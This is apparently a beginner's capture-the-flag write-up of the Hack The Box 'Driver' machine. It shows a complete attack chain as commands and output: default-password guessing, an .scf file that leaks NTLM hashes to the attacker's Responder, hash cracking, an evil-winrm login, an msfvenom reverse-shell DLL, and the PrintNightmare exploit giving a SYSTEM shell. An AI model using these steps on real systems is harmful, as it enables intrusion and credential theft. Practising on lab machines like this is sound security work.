



This is my first pentest, here I will pentest HTB Driver. Why I use HTB (Hack the box) because my opinion HTB it’s the best platform to pentest and have so many machine to practice. So I'm having trouble with the exploit flag, but after I tried and searched many times, I finally found the exploit flag.

Service and Web Enumeration

I used NMAP to scan the target.

Target IP : 10.10.11.106

Machine IP : 10.10.14.37




NMAP Command I use :

- - sC : Performs a script scan using default scripts available in NMAP.
- - sV : Performs version detection for the services.

NMAP scan found port and services :

- Port 80 : Apache
- Port 135 : Transmission Control Protocol
- Port 445 : Direct TCP/IP MS Networking access

I search the IP and I got the login username and password



In this target I try first use common password for admin:

Admin : admin

Admin : admin123


Admin : password

Admin : password123


Admin : qwert

Admin : qwert123

And I got the password for admin its admin.



And this it's the website target 10.10.11.106.



I got the upload website, maybe I can input script in here.

Authenticate With the Cracked Password

Make the script first

```
┌──(root💀kali)-[~]
└─# nano @PoC.scf
```


```
  GNU nano 5.4                                @PoC.scf *
[Shell]
Command=2
IconFile=\\10.10.14.37\share\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
```

This it’s the script and save it @PoC.scf


And run the listener I use responder to listen the script.

```
┌──(root💀kali)-[~]
└─# sudo responder -w -r -f --lm -v -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  -__|     |  _  ||   _|  _|
  |__| |_____|_____|   __|_____|__|__|_____||__| |___|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [ON]
    Fingerprint hosts          [ON]

[+] Generic Options:
```

And I got the hash user tony.



After I got the hash user tony, I must crack the hash use hashcat.



I got liltony maybe this it's the password user tony.

Lets go access to target 10.10.11.106

I use evil-wirnm to access the target.

```
┌──(root💀kali)-[~]
└─# evil-winrm -i 10.10.11.106 -u tony -p liltony

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_
detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackp
layers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\tony\Documents> whoami
driver\tony
```

Now I am inside the machine target.

```
*Evil-WinRM* PS C:\Users\tony> cd Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> dir


    Directory: C:\Users\tony\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/16/2022   5:08 PM         178563 CVE-2021-34527.ps1
-ar---         1/16/2022  11:29 AM             34 user.txt


*Evil-WinRM* PS C:\Users\tony\Desktop> cat user.txt
28fde7cb039900cd172da1514123ae8d
```

I got the user.txt on C:\Users\tony\Desktop.

Privilege Escalation

After I got user.txt now I search the flag.

I use reverseshell to execute the flag.

```
┌──(root💀kali)-[~/Downloads]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.37 LPORT=53 -f d
ll > revshell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

Download the exploit first from github:

https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/CVE-2021-1675.py.

```
┌──(root💀kali)-[~/Downloads]
└─# curl -O https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/CVE-
2021-1675.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
100  8549  100  8549    0     0  93945      0 --:--:-- --:--:-- --:--:-- 9394
5
```

Run smb for run reverseshell.

```
┌──(root💀kali)-[~/Downloads]
└─# sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.106,49426)
[*] AUTHENTICATE_MESSAGE (\,DRIVER)
[*] User DRIVER\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
```

Run listerner.

```
┌──(root💀kali)-[~]
└─# nc -nvlp 53
listening on [any] 53 ...
```

Run the exploit download on github.

```
┌──(root💀kali)-[~/Downloads]
└─# python3 CVE-2021-1675.py driver/tony:liltony@10.10.11.106 '\\10.10.14.37\
kali\revshell.dll'
[*] Connecting to ncacn_np:10.10.11.106[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.
inf_amd64_f66d9eed7e835e97\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.10.14.37\kali\revshell.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.
162046.29ad5792-py3.9.egg/impacket/smbconnection.py", line 568, in writeFile
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.
162046.29ad5792-py3.9.egg/impacket/smb3.py", line 1650, in writeFile
    written = self.write(treeId, fileId, writeData, writeOffset, len(writeDat
a))
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.
162046.29ad5792-py3.9.egg/impacket/smb3.py", line 1358, in write
    if ans.isValidAnswer(STATUS_SUCCESS):
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.
162046.29ad5792-py3.9.egg/impacket/smb3structs.py", line 454, in isValidAnswe
```

And baam!

```
┌──(root💀kali)-[~]
└─# nc -nvlp 53
listening on [any] 53 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.11.106] 49427
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

I am inside the target machine.

```
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DB41-39A3

 Directory of C:\Users\Administrator\Desktop

06/12/2021  03:37 AM    <DIR>          .
06/12/2021  03:37 AM    <DIR>          ..
01/17/2022  05:39 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,165,909,504 bytes free

C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
b971b404c059a179c0c5a6773974055c
```

And I got the root or flag.txt

On C:\Users\Administrator\Desktop\root.txt.